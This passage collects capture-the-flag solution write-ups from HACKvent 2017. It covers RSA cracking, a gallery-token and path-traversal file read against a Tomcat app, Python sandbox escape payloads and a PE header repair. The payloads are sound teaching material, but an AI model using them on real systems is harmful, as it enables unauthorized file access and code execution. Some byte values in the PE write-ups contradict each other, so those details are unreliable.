  val phi = lcm(p - 1, q - 1)

  // privkey * pubkey ≡ 1 (mod phi)
  val privkey = pubkey.modInverse(phi)

  println(decrypt(encrypted, privkey))
 }

 // RSA encryption: ciphertext = plaintext ^ key % modulus
 private def encrypt(plaintext: String, key: BigInt): String = {
  val base = BigInt(plaintext.getBytes)
  base.modPow(key, modulus).toString(16)
 }

 // RSA decryption: plaintext = ciphertext ^ key % modulus
 private def decrypt(ciphertext: String, key: BigInt): String = {
  val base = BigInt(ciphertext, 16)
  ascii(base.modPow(key, modulus).toByteArray)
 }
```

```
}
```

Solution from PS


Reverse-Engineer the code with Hopper.

```
int _main(int arg0, int arg1) {
    var_8 = *___stack_chk_guard;
    var_70 = arg1;
    if (arg0 != 0x1) goto loc_100000cfd;

loc_100000e32:
    var_B0 = 0x0;
    if (*___stack_chk_guard == var_8) {
            rax = var_B0;
    }
    else {
            rax = __stack_chk_fail();
    }
    return rax;

loc_100000cfd:
    __gmpz_init(var_50);
    __gmpz_init(var_60);
    __gmpz_init_set_str(var_20,
"F66EB887F2B8A620FD03C7D0633791CB4804739CE7FE001C81E6E02783737CA21DB2A0D8AF2D10B200006D10737A0872C667AD142F90407132EFABF8E5D6
BD51", 0x10);
    __gmpz_init_set_str(var_40, "65537", 0xa);
    rax = strlen(*(var_70 + 0x8));
    __gmpz_import(var_50, rax, 0x1, 0x1, 0x0, 0x0, *(var_70 + 0x8));
    if (__gmpz_cmp(var_50, var_20) <= 0x0) goto loc_100000de4;

loc_100000ddf:
    rax = abort();
    return rax;

loc_100000de4:
    __gmpz_powm(var_60, var_50, var_40, var_20);
    __gmp_printf("Crypted: %ZX\n", var_60);
    __gmpz_clears(var_50, var_60, var_20, var_40, 0x0);
    goto loc_100000e32;
}
```

=> It is an RSA encryption with the following parameters:


```
Modulus (n):
0xF66EB887F2B8A620FD03C7D0633791CB4804739CE7FE001C81E6E02783737CA2 \
1DB2A0D8AF2D10B200006D10737A0872C667AD142F90407132EFABF8E5D6BD51
Public Exponent (e): 65537
```

Factorizing n with CrypTool:




```
p = 18132985757038135691
q = 71178115051121572443536387408848691007585391311842504997291282614822129 \
74830650079671924316134224096940540647556585642437215555325358 27
```

CrypTool can then also handle the decryption:



Convert "48....62" from hex to ascii gives the flag:

Solution from opasieben

First I created the pseudocode for the given binary. I couldn't identify the challenge's subject. After fiddling around I recognized parts very similar to RSA. Also 65537 is also often used as part for the key generation.

```
__int64 v3; // rdx
size_t v4; // rsi
int result; // eax
const char **v6; // [rsp+50h] [rbp-70h]
char v7; // [rsp+60h] [rbp-60h]
char v8; // [rsp+70h] [rbp-50h]
char v9; // [rsp+80h] [rbp-40h]
char v10; // [rsp+A0h] [rbp-20h]
__int64 v11; // [rsp+B8h] [rbp-8h]

v6 = argv;
if ( argc != 1 )
{
  __gmpz_init((__int64)&v8, (__int64)argv, (__int64)envp);
  __gmpz_init((__int64)&v7, (__int64)argv, v3);
  __gmpz_init_set_str(
    &v10,
    "F66EB887F2B8A620FD03C7D0633791CB4804739CE7FE001C81E6E02783737CA21DB2A0D8AF2D10B200006D10737A0872C667AD142F90407132EFABF8E5D6BD51",
    16LL);
  __gmpz_init_set_str(&v9, "65537", 10LL);
  v4 = strlen(argv[1]);
  __gmpz_import(&v8, v4, 1LL, 1LL, 0LL, 0LL, v6[1]);
  if ( (signed int)__gmpz_cmp(&v8, &v10) > 0 )
    abort();
  __gmpz_powm(&v7, &v8, &v9, &v10);
  __gmp_printf("Crypted: %ZX\n", &v7);
  __gmpz_clears(&v8, &v7, &v10, &v9, 0LL);
}
result = 0;
if ( __stack_chk_guard == v11 )
  result = 0;
return result;
```

Since I solved other RSA challenges with the RsaCtfTool (https://github.com/Ganapati/RsaCtfTool), I remembered the option to generate the public key based on the N RSA-Modulo and the exponent e. With the public key, RsaCtfTool might be able to crack the private key and decrypt the ciphertext.

`N = "F66EB88..." (integer for RsaCtfTool)  e = 65537`

Let's see:


```
$ python RsaCtfTool.py --n
129067174643480922659564102108602826842612002396493144368226666164607405200524030257746251306011344737164491922708802809372882286528589150150441657449014 57 --e 65537 --createpub | pub.key
$ echo
7A9FDCA5BB061D0D638BE1442586F3488B536399BA05A14FCAE3F0A2E5F268F2F3142D1956769497AE677A12E4D44EC727E255B391005B9ADCF53B4A74FFC34C | xxd -r -p > cipher
$ python RsaCtfTool.py --uncipher cipher --publickey pub.key
```

Et voila!

Day 15: Unsafe Gallery

{"level":"hard", "solutions":"133", "rating":"2.87", "author":"inik"}

Challenge



Solution from explo1t

So i think i have to say this here, i did not really like this challenge, because it was way too much randomness, but ok let's start. So in this challenge we got a link to a web application with private picture galleries and a complete dump of the user list of the site. In the url we see, that some sort of token identifies the gallery. The link directs to Danny's gallery, so now we can try to reproduce this token to get thumpers gallery. When you search Danny in the user list, you'll find plenty, so we had to sort out which one or which subset matches the most:

```
cat accounts.csv | grep Danny | grep -v disabled | grep ",15,"
```

This gave me 2 accounts which have the name Danny, are active and have a picture count of 15. Now began the random part, because the token in the url looked base64 encoded, but this should not be used in urls. The reason is, that the base64 chars also contain "/" and "+", which could mess with the url. As none of these characters where in our token example was it possibly pure luck or they were filtered out. Also the ratio of output bytes to input bytes is 4:3 so we could calculate the length of the input data. As none of the input fields or their combination did match the length, neither gave the right base64 string there had to be some hashing function which hashes the user data before it gets
base64 encoded. But no common hashing or encryption function generates an output with the length of this base64 sting. So now it was clear, that some characters are filtered out. Next I wrote a script to generate all combinations of the input columns and hash them with all available hash functions in the python hashlib. By pure luck I saw the line running over my screen:

```
bncqYuhdQVey9omKA6tAFi4rep1+FD+RtD4H/8ftWiw=
```

This looked like the string in the url, but with all the filtered base64 characters. So the final program to create the url was:

```
import hashlib
import base64

ind = open("possible.txt")


for line in ind:
    elem = line.split(",")[6]
    h = hashlib.sha256()
    h.update(elem)
    print "http://challenges.hackvent.hacking-lab.com:3958/gallery/" + base64.b64encode(h.digest()).replace("/","").replace("+","").replace("=","")
```

With the following line I got all possible Thumper galleries:

```
cat accounts.csv | grep Thumper | grep -v disabled
```

I used my script to generate the urls and clicked though them until I found the flag.

Solution from trolli101

Now find the flag in Thumper's gallery.

Here we got a CSV file that was useless for me in the end (but costed me a lot of time). And the URL to a gallery: <http://challenges.hackvent.hacking-lab.com:3958/gallery/bncqYuhdQVey9omKA6tAFi4rep1FDRtD4H8ftWiw>

When browsing the gallery and trying to fiddle with the URL, we notice the double slash that is required to access a picture, for example in <http://challenges.hackvent.hacking-lab.com:3958/gallery/bncqYuhdQVey9omKA6tAFi4rep1FDRtD4H8ftWiw//images/tunnel.jpg> This hints already at some issue in the web server configuration. Then when playing a bit more one can find an HTTP 500 error message at <http://challenges.hackvent.hacking-lab.com:3958/gallery/bncqYuhdQVey9omKA6tAFi4rep1FDRtD4H8ftWiw//images> that includes the following:

```
<h1>HTTP Status 500 - String index out of range: -1</h1><HR size="1"
noshade="noshade"><p><b>type</b> Exception report</p><p><b>message</b> <u>String index out of
range: -1</u></p><p><b>description</b> <u>The server encountered an internal error that prevented
it from fulfilling this request.</u></p><p><b>exception</b>
<pre>java.lang.StringIndexOutOfBoundsException: String index out of range: -1

                java.lang.String.substring(String.java:1927)

                ch.dkuhn.hackvent2017.gallery.filter.HashFilter.doFilter(HashFilter.java:65)

</pre></p><p><b>note</b> <u>The full stack trace of the root cause is available in the Apache
Tomcat/7.0.82 logs.</u></p><HR size="1" noshade="noshade"><h3>Apache Tomcat/7.0.82</h3>
```

So we have a Tomcat with some Java application and some issue with the routing of the requests or some parsing here. Fiddling a bit more and with some payload lists we can get to the very interesting point, a local file inclusion, querying this URL

<http://challenges.hackvent.hacking-lab.com:3958/gallery/bncqYuhdQVey9omKA6tAFi4rep1FDRtD4H8ftWiw//images/../WEB-INF/web.xml> actually returns the `web.xml` file for the application. Then it's only a matter of minutes to access the previously found class `ch.dkuhn.hackvent2017.gallery.filter.HashFilter` using the URL <http://challenges.hackvent.hacking-lab.com:3958/gallery/bncqYuhdQVey9omKA6tAFi4rep1FDRtD4H8ftWiw//images/../WEB-INF/classes/ch/dkuhn/hackvent2017/gallery/filter/HashFilter.class>

Analysing this class using a decompiler reveals the following custom imports:

```
import ch.dkuhn.hackvent2017.gallery.Gallery;
import ch.dkuhn.hackvent2017.gallery.ImageService;
import ch.dkuhn.hackvent2017.gallery.UserService;
import ch.dkuhn.hackvent2017.gallery.model.User;
```

As well as the ID of our Thumper:

```
private static final int ID_OF_THUMPER = 38852;
```

And a call to a `getHash` function that looks interesting:

```
User u = UserService.getUser(hash);
```

Then we read the code of the `UserService` class in the same way as before to find how the hash is calculated:

```
File file = new File(classLoader.getResource("hashes.csv").getFile());
```

And this is a surprise, it seems that the hash is actually loaded from a file. And since we have a local file inclusion we can use it to read the file at this URL <http://challenges.hackvent.hacking-lab.com:3958/gallery/bncqYuhdQVey9omKA6tAFi4rep1FDRtD4H8ftWiw//images/../WEB-INF/classes/hashes.csv> And in this file we find the line corresponding to Thumper using the ID 38852:

```
38852,Thumper,silver,active,37qKYVMANnIdJ2V2EDberGmMz9JzS1pfRLVWaIKuBDw=,7
```

Then we can simply remove the trailing `=` at the end to have the hash and use it in the URL <http://challenges.hackvent.hacking-lab.com:3958/gallery/37qKYVMANnIdJ2V2EDberGmMz9JzS1pfRLVWaIKuBDw> and the flag is displayed in the gallery comments:

```
HV17-el2S-0Td5-XcFi-6Wjg-J5aB
```

Solution from Floxy

First i downloaded the given "csv", imported it to excel and filtered on all records with prename "Danny", which have "15" pictures and have state "active". There are only two left.

After looking on the url i played around with encodings and found out that this have to be Base64 encoded but returns only garbish hex values. So I programmed a little tool, which loop through every field of the two Danny's, Hashed it with SHA1 and encoded it with base64.

Then I looked over the results and saw that they are too short compared to given url. So i tried it again but used SHA256 instead. Now the length nearly matched for the "email"-field and one generated string was nearly the same as the url, except the special chars.

So i filtered the "csv" again to prename "Thumper" with state "active". Looped the email-adresses with my program, hashed the values with SHA256, base64 encoded the value and removed all special characters. Then i openend the links in my browser and found the flag under the URL

http://challenges.hackvent.hacking-lab.com:3958/gallery/37qKYVMANnIdJ2V2EDberGmMz9JzS1pfRLVWaIKuBDw


C'YOU

See you next spring at @HackyEaster. I count on you. HV17-el2S-0Td5-XcFi-6Wjg-J5aB

Day 16: Try to escape ...

{"level":"hard", "solutions":"142", "rating":"4.48", "author":"pyth0n33"}

Challenge



Solution from LogicalOverflow

Testing some inputs reveals that we have a python eval with a limited set of characters and built-ins. Additionally the input is converted to lowercase before execution. As print is usable, we can construct the string print(__builtins__.__dict__) using:

```
print(eval(
        "__"+repr(print)[1]+repr(print)[2]+repr(print)[3]+repr(print)[3+1]+
        repr(print)[3+2]+repr(print)[7]+repr(print)[7+1]+"s__"
).__dict__)
```

This uses the fact, that repr(print) is the string <built-in function print>. Now we have a list of all built-ins, that are avilable

```
{
   'eval': <built-in function eval>,
   'any': <built-in function any>,
   'input': <built-in function input>,
   'repr': <built-in function repr>,
   'exec': <built-in function exe>>,
   'print': <built-in function print>,
   'str': <class 'str'>,
   'Exception': <class 'Exception'>,
  'all': <built-in function all>
}
```

The most interesting one here is input, as we can use print(eval(input())) to execute arbitray code. Because u is filtered, we need to do a bit of work to execute input:

```
print(eval(eval("inp"+repr(print)[2]+"t()")))
```

Trying some random function names this way revealed the SANTA function, which seemed to take a secret string, XOR it with the string argument and return the result. Additionally it only

used the first 29 bytes of the string, leading me to the concultion that this is the flag. Calling

```
SANTA("\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00
\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00").encode()
```

gives

```
b'ye\x02\x00\x1cy\x07\x06]\x1eVDR\x07\x1eG\x02VW\x1aF\x07IM\x1c\x00RDH'
```

XORing the first 5 bytes of this with the known start of the flag, HV17-, give the string 13371. Now guessing the XOR key is 1337, repeated, made me call

```
SANTA("13371337133713371337133713371")
```

revealing the flag: HV17-J41l-esc4-p3ed-w4zz-3asy

Solution from QuQuK

This challenge was about to escape from a python environment. Therefore, the function SANTA() has to be called. Unfortunately, all the input was made to lower case and a lot of characters were forbidden. First, I figured out the allowed characters: acdeilnoprstv 012379 ()[].+ So, upper() was no option and after trying around a little bit I found a function in the Python documentation that I had never used before: title() To call the SANTA() function my input was:

```
 a= eval(str('s'.title()+'a'.title()+'n'.title()+'t'.title()+'a'.title()))
```

Now I had a reference to SANTA() in variable a. I found out that the function expected some input. So I tried '1337' and this gave back 'HV17'. The whole call to get the flag was:

```
print(a('13371337133713371337133713371337'))
```

Flag is: HV17-J41l-esc4-p3ed-w4zz-3asy

Solution from LlinksRechts

The python shell in this challenge has two major limitations:

- The input cannot contain any of the characters bfghjkmquwxyz 4568=!<>-:, (maybe some more)
- All capital letters entered are converted to lowercase

Since the string upper-method contains a u , it cannot be directly entered. However, this can be solved because it is available in str(str.__dict__) . Since the order of the fields changes every time the program is started, the output needs to be enumerated:

```
for x in {0..470}; do
```

```
   echo "print(str(str.__dict__).split()[$x])"; echo "print($x)"
done|
   sed -e 's/4\([0-9]\)]/3\1+10]/g' \
   -e 's/5\([0-9]\)]/3\1+20]/g'     \
   -e 's/6\([0-9]\)]/3\1+31]/g'     \
   -e 's/8\([0-9]\)]/7\1+10]/g'     \
   -e 's/4\([0-9][0-9]\)/3\1+100/g' \
   -e 's/4/3+1/'                    \
   -e 's/5/3+2/'                    \
   -e 's/6/3+3/'                    \
   -e 's/8/7+1/'|
cat - /dev/tty|nc challenges.hackvent.hacking-lab.com 1034
```

The sed expressions are there to avoid the digits 4, 5, 6 and 8.

Now, the string upper can be retrieved like this (where x is the index of upper):

```
eval(str(str.__dict__).split()[x])
```

This can be used to get and call SANTA :

```
eval(eval("'santa'."+eval(str(str.__dict__).split()[x])+"()"))      # get string 'SANTA'
eval(eval("'santa'."+eval(str(str.__dict__).split()[x])+"()")+"()") # call SANTA
```

However, this just returns No flag for you! . Therefore, I inspected the __code__ of the function. The different code parameter names can be retrieved using __code__.__dir__() . This can be combined to get the parameter values (with i as the index of the parameter name):


```
eval(eval("'santa'."+eval(str(str.__dict__).split()[97])+"()")) .__code__.__dir__() # parameter
names as list

print(eval(eval("'santa'."+eval(str(str.__dict__).split()[x])+"()")+".__code__."+   #
SANTA.__code__.
eval(eval("'santa'."+eval(str(str.__dict__).split()[97])+"()")).__code__.__dir__()[i])) # code
parameter #i
```

There, I became aware that the constants of the function contained 'ye\x02\x00\x1cy\x07\x06]\x1eVDR\x07\x1eG\x02VW\x1aF\x07IM\x1c\x00RDH' while the names contained string_xor. Since the value in the constants is 29 characters long, it is probable that it is the XOR encoded flag. Knowing the first characters of the flag to be HV17-, I decoded this section and got 13371. I guessed the key to be repeating 1337 s and decoded the flag to get HV17-J41l-esc4-p3ed-w4zz-3asy.

Day 17: Portable NotExecutable

{"level":"hard", "solutions":"117", "rating":"3.36", "author":"hardlock"}

Challenge



Solution from QuQuK

he challenge was about to restore the PE header to get the file running. Therefore, I found out that the following changes were necessary:

- File must start with MZ (byte 0x02 0x5A)
- Offset must point to start of PE header (byte 0x3c 0x40)
- PE header must start with PE (byte 0x41 0x42, byte 0x42 zero)
- Number of sections must be corrected (0x46 0x04)
- App must be marked as GUI instead of console (byte 0x9c 0x02)

After that the binary starts and reveals a flag, the wrong one. Additionally, the subsystem value had to be changed from 'Windows Console' to 'Windows GUI' to start the binary and get the correct flag:

HV17-VlQn-oHcL-hVd9-KdAP-txiK

Solution from explo1t

In this challenge we got a windows binary as input, which was broken and not able to execute. So a quick look with bless the hexeditor and I found some bits in the header were off. What a pity it don't know all the header fields of an exe by heart. So I had to ask my friend google and got:
https://drive.google.com/file/d/0B3_wGJkuWLytQmc2di0wajB1Xzg/view

https://msdn.microsoft.com/en-us/library/windows/desktop/ms680547(v=vs.85).aspx
https://msdn.microsoft.com/en-us/library/ms809762.aspx

Which all helped me a lot. I assumed that we had to change as little as possible so I first corrected the most obvious errors which were:

- The e_magic from 4D 53 to 4D 5A
- The offset to PE Header (e_lfanew) from 20 00 00 00 to 40 00 00 00
- The signature of the PE Header from 50 4E 45 to 50 45 00
- The number of sections from 06 to 04

Now I was able to run it, but it still showed the wrong flag and a black window. When you call "strings" on the file you get:

HV17-GasR-zkb3-cVd9-KdAP-txi is almost good. but why the black window?

Which is very close to the current displayed flag, but it says that I have to remove the black window. First I tried to reverse the program to find if there is any window creation I can remove, but then I found "WORD Subsystem" in the third link, which describes how the binary should be executed.

Currently it was 03 so a console app. So I tried 02 as gui app and yeah this worked, removed the black window and got me the correct flag

Solution from LogicalOverflow

This challenge requires us to fix the PE Header. It currently is

```
00000000: 4d53 4000 0100 0000 0200 0400 ffff 0200  MS@.............
00000010: 4000 0000 0e00 0000 1c00 0000 0000 0000  @...............
00000020: 5769 6e33 3220 6f6e 6c79 210d 0a24 0eb4  Win32 only!..$..
```

```
00000030: 09ba 0000 1fcd 21b8 014c cd21 2000 0000  ......!..L.! ...
00000040: 504e 4500 4c01 0600 624b e4a0 4841 434b  PNE.L...bK..HACK
00000050: 7665 6e74 e000 8e81 0b01 0219 0016 0000  vent............
00000060: 0096 0000 0000 0000 721f 0000 0010 0000  ........r.......
00000070: 0030 0000 0000 4000 0010 0000 0002 0000  .0....@.........
00000080: 0100 0000 0000 0000 0400 0000 0000 0000  ................
00000090: 00f0 0000 0002 0000 0000 0000 0300 0000  ................
000000a0: 0000 1000 0020 0000 0000 1000 0010 0000  ..... ..........
000000b0: 0000 0000 1000 0000 0000 0000 0000 0000  ................
000000c0: 0040 0000 1203 0000 0060 0000 008a 0000  .@.......`......
000000d0: 0000 0000 0000 0000 0000 0000 0000 0000  ................
000000e0: 0000 0000 0000 0000 0000 0000 0000 0000  ................
000000f0: 0000 0000 0000 0000 0000 0000 0000 0000  ................
```

The colored parts are incorrect and must be fixed: The two red sections are magic numbers and must be changed to MZ and PE.. (where . is a null byte) respectivly.

The first orange section is the pointer to the start of the PE-Header. It must be changed to 2000 0000 .

The second orange section is the number of sections, which must be changed to 04 .

Finally, the third orange section is the subsytem and must be changed to 03 , as the executable uses the GUI subsytem.

This gives us the following headers:


```
00000000: 4d5a 4000 0100 0000 0200 0400 ffff 0200  MZ@.............
00000010: 4000 0000 0e00 0000 1c00 0000 0000 0000  @...............
00000020: 5769 6e33 3220 6f6e 6c79 210d 0a24 0eb4  Win32 only!..$..
00000030: 09ba 0000 1fcd 21b8 014c cd21 4000 0000  ......!..L.!@...
00000040: 5045 0000 4c01 0400 624b e4a0 4841 434b  PE..L...bK..HACK
00000050: 7665 6e74 e000 8e81 0b01 0219 0016 0000  vent............
00000060: 0096 0000 0000 0000 721f 0000 0010 0000  ........r.......
00000070: 0030 0000 0000 4000 0010 0000 0002 0000  .0....@.........
00000080: 0100 0000 0000 0000 0400 0000 0000 0000  ................
00000090: 00f0 0000 0002 0000 0000 0000 0200 0000  ................
000000a0: 0000 1000 0020 0000 0000 1000 0010 0000  ..... ..........
000000b0: 0000 0000 1000 0000 0000 0000 0000 0000  ................
000000c0: 0040 0000 1203 0000 0060 0000 008a 0000  .@.......`......
000000d0: 0000 0000 0000 0000 0000 0000 0000 0000  ................
000000e0: 0000 0000 0000 0000 0000 0000 0000 0000  ................
000000f0: 0000 0000 0000 0000 0000 0000 0000 0000  ................
```

Executing the programm now and pressing the Flag button reveals the flag

